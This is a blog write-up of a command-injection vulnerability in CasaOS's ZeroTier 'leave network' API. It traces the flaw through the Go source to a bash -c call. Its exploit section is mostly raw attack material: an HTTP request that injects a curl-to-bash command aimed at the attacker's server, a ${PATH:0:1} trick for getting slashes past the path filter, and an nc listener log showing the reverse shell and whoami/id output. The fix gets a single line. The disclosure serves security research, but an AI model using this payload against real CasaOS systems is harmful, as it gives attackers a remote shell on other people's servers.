A vulnerability in CasaOS


2022-01-08

description


A command injection in CasaOS last version which will lead to getshell and affect all version.

analysis

1. For CasaOS system, it provides an api to control zerotier’s network information by pass id of zerotier in path.




```
> pkg
v route
  v v1
      app.go
      ddns.go
      disk.go
      docker.go
      file.go
      notify.go
      search.go
      share_directory.go
      shortcuts.go
      sync.go
      system.go
      task.go
      user.go
      zerotier.go
      zima_info.go
    doc.go
    init.go
    route.go
    ui.go
```



```go
// @Security ApiKeyAuth
// @Success 200 {string} string "ok"
// @Router /zerotier/leave/{id} [post]
func ZeroTierLeaveNetwork(c *gin.Context) {
	networkId := c.Param( key: "id")
	service.MyService.ZeroTier().ZeroTierLeaveNetwork(networkId)
	if len(networkId) == 0 {
		c.JSON(http.StatusOK, model.Result{Success: oasis_err2.I
		return
	}
	c.JSON(http.StatusOK, model.Result{Success: oasis_err2.SUCCE
}
```

2. in ZeroTiger’ s service, we find it use command2.OnlyExec to execute command and id will be jointed with command together.




```
}
func (c *zerotierStruct) ZeroTierLeaveNetwork(networkId string) {
	command2.OnlyExec(`zerotier-cli leave ` + networkId)
}

//登录并获取token
```

3. we find OnlyExec work like this, which allow execute cmdStr as os command directly.

```
func OnlyExec(cmdStr string) {
	cmd := exec.Command("/bin/bash", "-c", cmdStr)
	stdout, err := cmd.StdoutPipe()
	if err != nil {
		return
	}
	defer stdout.Close()
	if err := cmd.Start(); err != nil {
		return
	}
	cmd.Wait()
	return
}
```

exploit

1. firstly we need login in dashboard,because we need the token of an user.



不安全 | http://api.localhost.casaos.zimaboard.com:8089/ui/#/


Follow the guide to start syncing your files across multiple devices.

2. Modify an network package by burpsuit and change the api to /v1/zerotier/leave/xxx.In this case, no slash is allowed in path, so we use ${PATH:0:1} replace slash in command injection.

```
POST /v1/zerotier/leave/1||curl%20http:${PATH:0:1}${PATH:0:1}youvpsip${PATH:0:1}1.txt|b
Host: api.localhost.casaos.zimaboard.com:8089
Accept: application/json, text/plain, */*
DNT: 1
Language: en
Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicGFzc3
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML,
Referer: http://api.localhost.casaos.zimaboard.com:8089/ui/
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8,ja;q=0.7
Cookie: pma_lang=en; phpMyAdmin=b9q9oik4hdj17b3a1aoijvae4k
x-forwarded-for: 127.0.0.1
x-originating-ip: 127.0.0.1
x-remote-ip: 127.0.0.1
```

```
x-remote-addr: 127.0.0.1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

3. Finally we get the shell.



```
POST /v1/zerotier/leave/1||curl%20http:${PATH:0:1}${PATH:0:1}[redacted]{PATH:0:1}1.txt|bash HTTP/1.1
Host: api.localhost.casaos.zimaboard.com:8089
Accept: application/json, text/plain, */*
DNT: 1
Language: en
Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicGFzc3dvc
3NzE5LCJpc3MiOiJnaW4tYmxvZyJ9.eExCLxt8k6ATdaaYrFUVY-c6y_Itmn3U-xGQXodqiUM
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/53
Chrome/97.0.4692.99 Safari/537.36
Referer: http://api.localhost.casaos.zimaboard.com:8089/ui/
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8,ja;q=0.7
Cookie: pma_lang=en; phpMyAdmin=b9q9oik4hdj17b3alaoijvae4k
x-forwarded-for: 127.0.0.1
x-originating-ip: 127.0.0.1
x-remote-ip: 127.0.0.1
x-remote-addr: 127.0.0.1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
❯ ssh [redacted]
Last login: Mon Jan 17 17:14:59 2022 from 115.204.88.133
[root@VM_0_12_centos ~]# nc -lvvp 8000
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 183.128.222.55.
Ncat: Connection from 183.128.222.55:65258.
bash-5.0$ exit
exit
NCAT DEBUG: Closing fd 5.
[root@VM_0_12_centos ~]# nc -lvvp 8000
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 183.128.222.55.
Ncat: Connection from 183.128.222.55:65441.
bash-5.0$ whoami
[redacted]idi
bash-5.0$ id
uid=501([redacted]di) gid=20(staff) groups=20(staff),501(access_
r),80(admin),81(_appserveradm),98(_lpadmin),701(com.apple.sha
(_developer),250(_analyticsusers),395(com.apple.access_ftp),3
cess_ssh)
bash-5.0$ █
```

patch

1. filter input, when you want to put input in an os command.

Ref

1. CasaOs

# web # 代码审计 # cve

❮ Vulnerability in CRMEB

CVE-2022-26134复现 ❯

Powered by Hexo | Theme — NexT.Muse v5.1.4